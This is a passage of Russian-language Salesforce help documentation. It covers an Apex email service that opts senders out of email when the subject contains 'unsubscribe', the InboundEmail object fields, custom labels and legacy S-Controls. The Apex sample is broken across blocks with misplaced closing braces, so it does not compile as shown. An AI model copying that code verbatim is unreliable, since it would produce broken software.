Компании, отправляющие текущим и потенциальным клиентам маркетинговые сообщения эл. почты, должны поддерживать способ отмены подписки. Пример ниже позволяет службе эл. почты обрабатывать отказы от подписки. Код обрабатывает тему входящего сообщения эл. почты на наличие слова unsubscribe (отмена подписки). При обнаружении

Слова кода выполняет поиск всех контактов и интересов, соответствующих адресу эл. почты отправителя, и задает полю «Без рассылки по эл. почте» (HasOptedOutOfEmail) значение «Истина».

```
Global class unsubscribe implements Messaging.InboundEmailHandler{

    Global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,
        Messaging.InboundEnvelope env ) {

        // Create an inboundEmailResult object for returning
        // the result of the email service.
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

        // Create contact and lead lists to hold all the updated records.
        List<Contact> lc = new List <contact>();
        List<Lead> ll = new List <lead>();

        // Convert the subject line to lower case so the program can match on lower case.

        String mySubject = email.subject.toLowerCase();
        // The search string used in the subject line.
        String s = 'unsubscribe';

        // Check the variable to see if the word "unsubscribe" was found in the subject
line.
        Boolean unsubMe;
        // Look for the word "unsubscribe" in the subject line.
        // If it is found, return true; otherwise, return false.
        unsubMe = mySubject.contains(s);

        // If unsubscribe is found in the subject line, enter the IF statement.

        if (unsubMe == true) {

            try {

                // Look up all contacts with a matching email address.

                for (Contact c : [SELECT Id, Name, Email, HasOptedOutOfEmail
                    FROM Contact
                    WHERE Email = :env.fromAddress
                    AND hasOptedOutOfEmail = false
                    LIMIT 100]) {

                    // Add all the matching contacts into the list.
                    c.hasOptedOutOfEmail = true;
                    lc.add(c);
                }
                // Update all of the contact records.
                update lc;
            }
            catch (System.QueryException e) {
                System.debug('Contact Query Issue: ' + e);
            }
        }
    }
}
```

```

try {
    // Look up all leads matching the email address.
    for (Lead l : [SELECT Id, Name, Email, HasOptedOutOfEmail
        FROM Lead
        WHERE Email = :env.fromAddress
        AND isConverted = false
        AND hasOptedOutOfEmail = false
        LIMIT 100]) {
        // Add all the leads to the list.
        l.hasOptedOutOfEmail = true;
        ll.add(l);

        System.debug('Lead Object: ' + l);
    }
    // Update all lead records in the query.
    update ll;
}

catch (System.QueryException e) {
    System.debug('Lead Query Issue: ' + e);
}

System.debug('Found the unsubscribe word in the subject line. ');
}
else {
    System.debug('No Unsubscribe word found in the subject line. ');
}
// Return True and exit.
// True confirms program is complete and no emails
// should be sent to the sender of the unsubscribe request.
result.success = true;
return result;
}
}

```

```

@isTest
private class unsubscribeTest {
    // The following test methods provide adequate code coverage
    // for the unsubscribe email class.
    // There are two methods, one that does the testing
    // with a valid "unsubscribe" in the subject line
    // and one the does not contain "unsubscribe" in the
    // subject line.
    static testMethod void testUnsubscribe() {

        // Create a new email and envelope object.
        Messaging.InboundEmail email = new Messaging.InboundEmail();
        Messaging.InboundEnvelope env = new Messaging.InboundEnvelope();

        // Create a new test lead and insert it in the test method.
        Lead l = new lead(firstName='John',
            lastName='Smith',
            Company='Salesforce',
            Email='user@acme.com',

```

```
        HasOptedOutOfEmail=false);
insert l;

// Create a new test contact and insert it in the test method.
Contact c = new Contact(firstName='john',
                        lastName='smith',
                        Email='user@acme.com',
                        HasOptedOutOfEmail=false);
insert c;

// Test with the subject that matches the unsubscribe statement.
email.subject = 'test unsubscribe test';
env.fromAddress = 'user@acme.com';

// Call the class and test it with the data in the testMethod.
unsubscribe unsubscribeObj = new unsubscribe();
unsubscribeObj.handleInboundEmail(email, env );
}

static testMethod void testUnsubscribe2() {

    // Create a new email and envelope object.
    Messaging.InboundEmail email = new Messaging.InboundEmail();
    Messaging.InboundEnvelope env = new Messaging.InboundEnvelope();

    // Create a new test lead and insert it in the test method.
    Lead l = new lead(firstName='john',
                    lastName='smith',
                    Company='Salesforce',
                    Email='user@acme.com',
                    HasOptedOutOfEmail=false);
insert l;

// Create a new test contact and insert it in the test method.
Contact c = new Contact(firstName='john',
                        lastName='smith',
                        Email='user@acme.com',
                        HasOptedOutOfEmail=false);
insert c;

// Test with a subject that does not contain "unsubscribe."
email.subject = 'test';
env.fromAddress = 'user@acme.com';

// Call the class and test it with the data in the test method.
unsubscribe unsubscribeObj = new unsubscribe();
unsubscribeObj.handleInboundEmail(email, env );
}
}
```

## Объект InboundEmail

Ниже перечислены поля, доступные в объекте InboundEmail.

| Имя                      | Тип                             | Описание  |
|--------------------------|---------------------------------|---|
| binaryAttachments        | InboundEmail.BinaryAttachment[] | Список двоичных вложений, полученных по эл. почте (при их наличии).<br><br>Примерами двоичных вложений являются изображения, приложения, аудио- и видеофайлы.   |
| ccAddresses              | String[]                        | Список адресов в поле «Копия» (при их наличии).   |
| fromAddress              | String                          | Адрес эл. почты, отображаемый в поле «От».  |
| fromName                 | String                          | Имя, отображаемое в поле «От» (при его наличии).  |
| headers                  | InboundEmail.Header[]           | Список заголовков RFC 2822, включая: <ul style="list-style-type: none"> <li>• От</li> <li>• Custom headers</li> <li>• Message-ID</li> <li>• Дата</li> </ul>   |
| htmlBody                 | String                          | HTML-версия сообщения эл. почты (если выбрано отправителем).  |
| htmlBodyIsTruncated      | Логический                      | Данное поле определяет, является ли основной HTML-текст усеченным ( <code>true</code> или <code>false</code> ).   |
| inReplyTo                | String                          | Поле «В ответ на» входящего сообщения эл. почты. Данное поле определяет родительские сообщения эл. почты. Данное поле содержит заголовки Message-ID родительских сообщений эл. почты.                   |
| messageId                | String                          | Message-ID — это уникальный идентификатор входящего сообщения эл. почты.  |
| plainTextBody            | String                          | Текстовая версия сообщения эл. почты (если выбрано отправителем).   |
| plainTextBodyIsTruncated | Логический                      | Данное поле определяет, является ли основной обычный текст усеченным ( <code>true</code> или <code>false</code> ).  |
| references               | String[]                        | Поле «Ссылки» входящего сообщения эл. почты. Данное поле определяет поток эл. почты. Данное поле содержит список ссылок и кодов родительских сообщений эл. почты, а также, возможно, поля «В ответ на». |
| replyTo                  | String                          | Адрес эл. почты, отображаемый в заголовке «Ответить на».<br><br>Если заголовок «Ответить на» отсутствует, то данное поле соответствует полю <code>fromAddress</code> .                                  |
| subject                  | String                          | Тема сообщения эл. почты (при ее наличии).  |

| Имя             | Тип                           | Описание  |
|-----------------|-------------------------------|---|
| textAttachments | InboundEmail.TextAttachment[] | Список текстовых вложений, полученных по эл. почте (при их наличии).<br><br>Возможные текстовые вложения: <ul style="list-style-type: none"> <li>• Вложения с типом MIME <code>text</code>.</li> <li>• Вложения с типом MIME <code>application/octet-stream</code> и расширением файла <code>.vcf</code> или <code>.vcs</code>. Данные вложения сохраняются как типы MIME <code>text/x-vcard</code> и <code>text/calendar</code> соответственно.</li> </ul> |
| toAddresses     | String[]                      | Адрес эл. почты, отображаемый в поле «Кому».  |

### Объект InboundEmail.Header

Ниже перечислены поля объекта InboundEmail.Header, используемые объектом InboundEmail для хранения сведений о заголовке сообщения эл. почты RFC 2822.

| Имя   | Тип    | Описание  |
|-------|--------|---|
| name  | String | Имя параметра заголовка (например, <code>Date</code> или <code>Message-ID</code> ). |
| value | String | Значение заголовка.   |

### Объект InboundEmail.BinaryAttachment

Объект InboundEmail хранит двоичные вложения в объекте InboundEmail.BinaryAttachment.

Примерами двоичных вложений являются изображения, приложения, аудио- и видеофайлы.

Ниже перечислены поля, доступные в объекте InboundEmail.BinaryAttachment.

| Имя             | Тип    | Описание                    |
|-----------------|--------|-----------------------------|
| body            | Blob   | Текст вложения.             |
| fileName        | String | Имя вложенного файла.       |
| mimeTypeSubType | String | Основной тип и подтип MIME. |

### Объект InboundEmail.TextAttachment

Объект InboundEmail хранит текстовые вложения в объекте InboundEmail.TextAttachment.

Возможные текстовые вложения:

- Вложения с типом MIME `text`.
- Вложения с типом MIME `application/octet-stream` и расширением файла `.vcf` или `.vcs`. Данные вложения сохраняются как типы MIME `text/x-vcard` и `text/calendar` соответственно.

Ниже перечислены поля, доступные в объекте `InboundEmail.TextAttachment`.

| Имя                          | Тип        | Описание   |
|------------------------------|------------|--|
| <code>body</code>            | String     | Текст вложения.  |
| <code>bodyIsTruncated</code> | Логический | Данное поле определяет, является ли основной текст вложения усеченным ( <code>true</code> или <code>false</code> ).            |
| <code>charset</code>         | String     | Исходный набор символов текстового поля. UTF-8 используется для повторной кодировки текста как данных, введенных в метод Apex. |
| <code>fileName</code>        | String     | Имя вложенного файла.  |
| <code>mimeTypeSubType</code> | String     | Основной тип и подтип MIME.  |

### Объект `InboundEmailResult`

Объект `InboundEmailResult` используется для возврата результата службы эл. почты. Если данный объект является пустым, то результат считается успешным. Ниже перечислены поля, доступные в объекте `InboundEmailResult`.

| Имя                  | Тип        | Описание   |
|----------------------|------------|--|
| <code>success</code> | Логический | Значение, определяющее успешность обработки сообщения эл. почты.<br>Если данное поле содержит значение <code>false</code> , то система Salesforce отклоняет входящее сообщение эл. почты и отправляет исходному отправителю ответ, содержащий сообщение, указанное в поле <code>Message</code> . |
| <code>message</code> | String     | Сообщение, возвращаемое системой Salesforce в тексте ответа. Данное поле может быть заполнено текстом, независимо от значения, возвращенного полем <code>Success</code> .  |

### Объект `InboundEnvelope`

Ниже перечислены поля, доступные в объекте `InboundEnvelope` и предназначенные для хранения сведений о конверте, связанном с входящим сообщением эл. почты.

| Имя                      | Тип    | Описание  |
|--------------------------|--------|---|
| <code>toAddress</code>   | String | Имя, отображаемое в поле конверта «Кому» (при его наличии). |
| <code>fromAddress</code> | String | Имя, отображаемое в поле конверта «От» (при его наличии).   |

СМ. ТАКЖЕ:

[Что такое службы эл. почты?](#)

[Общие сведения о коде Apex](#)



## Настраиваемые метки

### Настраиваемые метки


Настраиваемые метки — это настраиваемые текстовые значения, доступные в классах Apex, на страницах Visualforce либо в компонентах Lightning. Данные значения могут быть переведены на любой язык, поддерживаемый системой Salesforce. Настраиваемые метки позволяют разработчикам создавать многоязычные приложения путем автоматического отображения информации (например, текста справки или сообщений об ошибках) на родном языке пользователя.

Организация может создавать не более 5 000 настраиваемых меток длиной не более 1 000 символов. Пользовательские метки от управляемых пакетов не относятся к этому ограничению.

Чтобы получить доступ к пользовательским меткам, введите строку «*Пользовательские метки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользовательские метки**». Ниже перечислены действия, доступные на данной странице.

- [Создание или редактирование настраиваемой метки.](#)
- [Просмотр текущей настраиваемой метки.](#) Страница просмотра позволяет [создавать](#) или [редактировать перевод](#) на языке организации.

Добавление в приложение пользовательской метки.

1. Создание настраиваемой метки.
2. Переведите значение метки на языки, поддерживаемые приложением.
3. Использование метки.
  - В Apex воспользуйтесь синтаксисом `System.Label.Label_name`.
  - В Visualforce и в компонентах Lightning используйте глобальную переменную `$Label`.
4. Добавьте метку в приложение при публикации в каталог [AppExchange](#).
  -  **Совет:** Если настраиваемая метка имеет перевод, включите перевод в пакет с помощью непосредственного создания пакета желаемых языков.

СМ. ТАКЖЕ:

[Создание и редактирование настраиваемых меток](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition,**  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления настраиваемых меток:

- «Настройка приложения»

Для создания или переопределения перевода:

- «Управление переводами»

ИЛИ

«Просмотр настройки и конфигурации» и назначение в качестве переводчика


## Создание и редактирование настраиваемых меток

Создайте настраиваемые метки, которые могут использоваться из классов Apex, со страниц Visualforce или из комментариев Lightning, чтобы сделать приложение многоязычным.

1. Введите строку «*Настраиваемые метки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настраиваемые метки**».
2. Для создания метки нажмите «**Создать настраиваемую метку**». Для редактирования метки нажмите «**Редактировать**» рядом с настраиваемой меткой.
3. Введите легко узнаваемый термин для определения данной настраиваемой метки в текстовое поле «**Краткое описание**». Данное описание используется в полях слияния.

 **Прим.:** Язык текущей настраиваемой метки не может быть изменен.

4. При создании настраиваемой метки: В текстовом поле «**Имя**» введите имя, которое используется меткой. Данное значение используется в Apex и на страницах Visualforce для ссылки на настраиваемую метку. Имя должно содержать только буквы и цифры. Оно должно начинаться с буквы, не должно содержать пробелов или двойных символов подчеркивания, а также должно быть уникальным в организации.
5. Чтобы пометить настраиваемую метку в качестве защищенной, установите флажок «Защищенный компонент».
6. Чтобы определить категорию метки, введите значение в поле «**Категории**». Данное поле может использоваться в критериях фильтрации при создании списковых представлений настраиваемых меток. Введите категории через запятую. Текстовое поле «**Категории**» может содержать не более 255 символов.
7. Введите текст длиной не более 1 000 символов в текстовое поле «**Значение**». Данное значение может быть переведено на любой язык, поддерживаемый системой Salesforce.

 **Прим.:** Изменения, внесенные в данное поле, могут быть доступны пользователям через несколько минут.

8. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Создание и редактирование переводов настраиваемых меток](#)  
[Настраиваемые метки](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition,**  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
удаления настраиваемых  
меток:

- «Настройка приложения»

Для создания или  
переопределения перевода:

- «Управление переводами»


ИЛИ

«Просмотр настройки и  
конфигурации» и  
назначение в качестве  
переводчика

## Создание и редактирование переводов настраиваемых меток

Переводы настраиваемых меток определяют текст для отображения значения метки, если стандартный язык пользователя является языком перевода.

1. Введите строку «*Настраиваемые метки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настраиваемые метки**».
2. Чтобы открыть метку, выберите имя настраиваемой метки.
3. Чтобы добавить новый перевод, нажмите кнопку «**Создать**» в связанном списке «Переводы». Чтобы изменить перевод, щелкните ссылку «**Правка**» напротив нужного языка. При нажатии кнопки «**Удалить**» система Salesforce запрашивает подтверждение и удаляет перевод из настраиваемой метки.
4. Выберите язык перевода в раскрывающемся списке «Язык».
5. Заполните поле «Текст перевода». Данный текст переопределяет значение, заданное в поле метки «Значение», если стандартный язык пользователя является языком перевода.
6. Нажмите кнопку «**Сохранить**».

 **Прим.:** При упаковке приложения, которое использует настраиваемые метки с переводами, включите переводы в пакет с помощью непосредственного создания пакета желаемых языков.

СМ. ТАКЖЕ:

[Создание и редактирование настраиваемых меток](#)

[Настраиваемые метки](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition,**  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
удаления настраиваемых  
меток:

- «Настройка приложения»

Для создания или  
переопределения перевода:



- «Управление переводами»

ИЛИ

«Просмотр настройки и  
конфигурации» и  
назначение в качестве  
переводчика

## Просмотр настраиваемых меток

Ниже перечислены действия, доступные после создания настраиваемой метки.

- Редактирование настраиваемой метки.
  -  **Прим.:** Атрибуты настраиваемых меток, установленных как часть управляемого пакета, не могут быть изменены. Пользователь может только переопределить текущие переводы или добавить новые переводы для языков, отсутствующих в пакете.
- Удаление настраиваемой метки.
  -  **Прим.:** Настраиваемые метки, установленные как часть управляемого пакета, либо используемые кодом Apex или страницей Visualforce, не могут быть удалены. Пользователь может только переопределить текущие переводы.
- [Создание или редактирование перевода.](#)

СМ. ТАКЖЕ:

[Создание и редактирование настраиваемых меток](#)

[Настраиваемые метки](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition,**  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
удаления настраиваемых  
меток:

- «Настройка приложения»

Для создания или  
переопределения перевода:

- «Управление переводами»

ИЛИ

«Просмотр настройки и  
конфигурации» и  
назначение в качестве  
переводчика

## Настраиваемые элементы S-Control

### Определение настраиваемых элементов S-Control

**Важное замечание:** Visualforce pages supersede s-controls. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Библиотека настраиваемых элементов S-Control — это область, поддерживающая хранение и загрузку содержимого, которое может использоваться разными компонентами Salesforce (например, настраиваемые ссылки, веб-вкладки, настраиваемые кнопки и панели мониторинга). Элементы S-Control — это универсальные и открытые средства расширения пользовательского интерфейса Salesforce, включая возможность создания и отображения собственных форм настраиваемых данных.

Элементы S-Control могут содержать любой тип содержимого, отображаемого или выполняемого в обозревателе (например, Java-приложение, элемент управления ActiveX, файл Excel или настраиваемая веб-форма в формате HTML).

1. Введите строку «*Элементы S-Control*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Элементы S-Control**».
2. Чтобы создать настраиваемый элемент S-Control, щелкните «**Создать настраиваемый элемент S-Control**».
3. Чтобы изменить текущий настраиваемый элемент S-Control, щелкните «**Правка**».
4. Введите атрибуты элемента S-Control.
5. Чтобы проверить все поля слияния и функции Salesforce, нажмите кнопку «**Проверка синтаксиса**».
6. По завершении нажмите кнопку «**Сохранить**». Чтобы сохранить внесенные изменения и продолжить редактирование, нажмите кнопку «**Быстрое сохранение**».
7. Чтобы отображать настраиваемые элементы S-Control пользователям, создайте настраиваемую кнопку или ссылку. При необходимости создайте веб-вкладку посредством настраиваемого элемента S-Control и добавьте элемент S-Control в макет страницы или на панель мониторинга. Кроме того, элемент S-Control может использоваться в качестве содержимого интерактивной справки для настраиваемого объекта.

СМ. ТАКЖЕ:

[Общие сведения об элементах S-Control](#)

[Просмотр и редактирование элементов S-Control](#)

[Полезные элементы S-Control](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления настраиваемых элементов S-Control:

- «Настройка приложения»

## Общие сведения об элементах S-Control

**Важное замечание:** Visualforce pages supersede s-controls. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Рекомендуем использовать элементы S-Control для добавления собственных функций в организацию Salesforce. Будь то интеграция собственного размещаемого приложения или расширение текущего пользовательского интерфейса Salesforce, элементы S-Control могут использоваться для хранения кода или обращения к коду в других областях.

Настраиваемые элементы S-Control могут содержать любой тип содержимого, отображаемого в обозревателе (например, Java-приложение, элемент управления ActiveX, файл Excel или настраиваемая веб-форма в формате HTML).

СМ. ТАКЖЕ:

- [Определение настраиваемых элементов S-Control](#)
- [Полезные элементы S-Control](#)
- [Сравнение страниц Visualforce с элементами S-Control](#)

## Рекомендации по использованию элементов S-Control в пакетах Force.com AppExchange

Ниже перечислены ограничения, которые следует учитывать при разработке пакета Force.com AppExchange, содержащего элементы S-Control, или при планировании установки пакета AppExchange, содержащего элементы S-Control.

- При использовании разрабатываемых пакетов (не из каталога AppExchange) элементы S-Control могут быть добавлены только в пакеты со стандартным API-доступом «Неограниченный». При наличии элемента S-Control API-доступу не может быть задано значение «Ограниченный».
- При использовании установленных пакетов ограничения доступа могут быть включены даже при наличии элементов S-Control. Обратите внимание, что ограничения доступа обеспечивают только ограниченную защиту элементов S-Control. Прежде чем ограничить доступ из соображений безопасности элементов S-Control, компания Salesforce рекомендует изучить принципы работы JavaScript в элементах S-Control.
- Если API-доступу установленного пакета задано значение «Ограниченный», то обновления устанавливаются только в том случае, если обновленная версия не содержит элементов S-Control. Если обновленная версия содержит элементы S-Control, то API-доступу установленного пакета должно быть задано значение «Неограниченный».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Просмотр и редактирование элементов S-Control

**Важное замечание:** Visualforce pages supersede s-controls. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Чтобы просмотреть сведения настраиваемого элемента S-control, откройте настройки и введите строку «*Элементы S-Control*» в поле «Быстрый поиск», затем выберите пункт «**Элементы S-Control**» и выберите имя элемента S-control.

- Чтобы изменить элемент S-Control, щелкните ссылку «**Правка**».
- Чтобы удалить элемент S-Control, щелкните ссылку «**Удал.**».
- Чтобы просмотреть список других компонентов Salesforce, ссылающихся на элемент S-Control, щелкните «**Где это используется?**».

## Настраиваемые атрибуты элементов S-Control

| Имя атрибута           | Описание  |
|------------------------|---|
| Метка                  | Текст, отображаемый в макетах страниц для внедренных элементов S-Control.   |
| Имя элемента S-Control | Уникальное имя элемента S-Control. Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы, не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.   |
| Тип                    | <p>Данный атрибут определяет предполагаемый способ использования элемента S-Control.</p> <p><b>HTML</b><br/>Выберите данное значение, чтобы вводить содержимое элемента S-Control в область «Содержимое».</p> <p><b>URL-адрес</b><br/>Выберите данное значение, чтобы вводить ссылку или URL-адрес внешнего веб-сайта в область «Содержимое».</p> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ



Для создания, редактирования и удаления настраиваемых элементов S-Control:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

| Имя атрибута | Описание   |
|--------------|--|
|              | <p><b>Фрагмент</b></p> <p>Фрагменты — это элементы S-Control, которые предназначены для добавления в другие элементы S-Control. Выберите данное значение, чтобы вводить содержимое фрагмента S-Control в область «Содержимое».</p>   |
| Описание     | Текст, описывающий элемент S-Control. Данный атрибут отображается только администраторам.  |
| Содержимое   | <p>Введите содержимое или источник элемента S-Control. Разрешается использовать не более 1 миллиона символов. HTML-код определяет точный способ отображения элемента S-Control пользователям.</p> <ul style="list-style-type: none"> <li>• Если формула создается на вкладке <b>«Сложная формула»</b> или для утверждений и правил (например, для бизнес-правил, правил проверки, назначения, автоматического ответа или расширения), нажмите кнопку <b>«Вставить поле»</b>, выберите поле и нажмите кнопку <b>«Вставить»</b>.<br/>Чтобы создать основную формулу, которая передает определенные данные Salesforce, откройте вкладку <b>«Простая формула»</b>, выберите тип поля в раскрывающемся списке «Выбрать тип поля» и выберите нужное поле в раскрывающемся списке «Вставить поле».</li> </ul> <p> <b>Совет:</b> Чтобы охватить связанные объекты и добавить ссылку на поля слияния этих объектов, создайте формулы кросс-объектов.</p> <ul style="list-style-type: none"> <li>• Чтобы вставить оператор, выберите соответствующий значок оператора в раскрывающемся списке «Вставить оператор».</li> <li>• Чтобы вставить функцию, дважды щелкните ее имя в списке или выберите нужную функцию и щелкните <b>«Вставить выбранную функцию»</b>. Чтобы отфильтровать список функций, выберите нужную категорию в раскрывающемся списке «Функции». Чтобы просмотреть описание и примеры формул, использующих данную функцию, выберите нужную функцию и щелкните <b>«Справка по этой функции»</b>.</li> <li>• Чтобы добавить ссылку на файл, загруженный в поле «Имя файла» как часть настраиваемого элемента S-Control, выберите значение «Настраиваемый элемент S-Control» в раскрывающемся списке «Выбрать тип поля», а затем выберите «URL-адрес настраиваемого элемента S-Control» для получения поля слияния. Поля слияния <code>{!Scontrol_JavaCodebase}</code> и <code>{!Scontrol_JavaArchive}</code> доступны при использовании Java-приложения.</li> <li>• Чтобы вставить поля слияния, используемые в действиях, выберите пункт <b>«Событие»</b> или <b>«Задача»</b> в раскрывающемся списке «Выбрать тип поля».</li> </ul> <p> <b>Совет:</b> По стандартам Интернета URL-адреса должны использовать специальную кодировку. Система Salesforce автоматически кодирует текст любого поля слияния, добавленного в ссылку. Любой дополнительный текст, добавленный в ссылку, должен кодироваться вручную. Например, чтобы создать следующий URL-адрес:</p> <div data-bbox="532 1780 1438 1820" style="border: 1px solid #ccc; padding: 5px; margin-top: 10px;"> <pre>http://www.google.com/search?q={!user.name} Steve Mark 50%</pre> </div> |



| Имя атрибута                         | Описание   |
|--------------------------------------|--|
|                                      | <p>Воспользуйтесь следующим содержимым:</p> <pre>http://www.google.com/search?q={!user.name}+Steve+Mark+50%25</pre> <p>Если поле «Источник содержимого» содержит URL-адрес, то система Salesforce автоматически удаляет двойные кавычки из URL-адресов. Чтобы сохранить двойные кавычки, рекомендуем кодировать их вручную. Например, чтобы создать URL-адрес <code>http://www.google.com/search?q="salesforce+foundation"</code>, воспользуйтесь следующим содержимым:</p> <pre>http://www.google.com/search?q=%22salesforce+foundation%22.</pre> |
| Имя файла                            | Загрузка файла для отображения при добавлении данного настраиваемого элемента S-Control в настраиваемую ссылку. Файл может содержать Java-приложение, элемент управления Active-X или любой другой тип содержимого. Данный параметр применяется только к HTML-элементам S-Control.   |
| Предварительно встроенный в страницу | Данный параметр сохраняет элемент S-Control в памяти, повышая производительность системы при повторной загрузке страницы и не требуя повторной загрузки элемента S-Control. Данный параметр применяется только к HTML-элементам S-Control.   |
| Кодировка                            | По умолчанию используется кодировка «Юникод (UTF-8)». Чтобы передавать данные в URL-адрес, требующий другого формата, измените текущую кодировку. Данный параметр доступен только в том случае, если параметр «Тип» содержит значение «URL-адрес».   |

СМ. ТАКЖЕ:

[Общие сведения об элементах S-Control](#)

[Полезные элементы S-Control](#)

[Советы по созданию элементов S-Control](#)

## Удаление настраиваемых элементов S-Control

**!** **Важное замечание:** Visualforce pages supersede s-controls. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Чтобы удалить настраиваемый элемент S-Control, выполните указанные ниже действия.

1. Чтобы проверить, используется ли элемент S-Control другими компонентами, введите строку «*Элементы S-Control*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Элементы S-Control**», выберите элемент S-Control и щелкните «**Где это используется?**».
2. Щелкните «**Элементы S-Control**» повторно.
3. Щелкните ссылку «**Удал.**» напротив нужного настраиваемого элемента S-Control.
4. Нажмите кнопку «**ОК**».

**✓ Прим.:** Настраиваемый элемент S-Control, используемый в системе Salesforce, не может быть удален. Удаленные элементы S-Control не перемещаются в корзину.

## Советы по созданию элементов S-Control

**!** **Важное замечание:** Visualforce pages supersede s-controls. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Ниже перечислены советы по созданию элементов S-Control.

- При создании элемента S-Control типа «URL-адрес» не рекомендуем устанавливать флажок «**Показать заголовок раздела на странице сведений**» в разделе макета страницы, выбранном для добавления элемента S-Control. При использовании со свертываемыми разделами данный параметр инициирует некорректную работу некоторых обозревателей.
- Рекомендуем использовать глобальные переменные для получения доступа к специальным полям слияния для компонентов (например, настраиваемые кнопки, ссылки и элементы S-Control). Например, глобальная переменная `$Request` позволяет получать доступ к параметрам запроса внутри фрагмента, элемента S-Control или настраиваемой кнопки.
- Рекомендуем использовать поле слияния `{!$Organization.UISkin}` в элементе S-Control для извлечения темы пользовательского интерфейса, выбранной для организации. Значение `Theme1` данного поля слияния соответствует теме Salesforce Classic, а значение `Theme2` соответствует теме Salesforce.
- Элементы S-Control используют символы `{! и }` (ранее использовались вокруг полей слияния в формулах) вокруг выражения, которое может содержать как минимум одно поле слияния, функцию или глобальную переменную.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления настраиваемых элементов S-Control:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления настраиваемых элементов S-Control:

- «Настройка приложения»


- При переопределении действия рекомендуем использовать аргумент без\_переопределения во избежание рекурсии, обозначаемой пустыми рамками на странице.
- Чтобы вставить поля слияния, используемые в действиях, выберите пункт «Событие» или «Задача» в раскрывающемся списке «Выбрать тип поля».

СМ. ТАКЖЕ:

[Настраиваемые атрибуты элементов S-Control](#)

[Определение настраиваемых элементов S-Control](#)

## Полезные элементы S-Control

 **Важное замечание:** Visualforce pages supersede s-controls. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Ниже приведены примеры, позволяющие начать использование элементов S-Control.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Настраиваемые кнопки и ссылки доступны в версиях: **все версии.**

Элементы S-Control доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Переопределение стандартных кнопок и начальных страниц вкладок доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Элементы S-Control для страниц сведений

### Карта Yahoo!

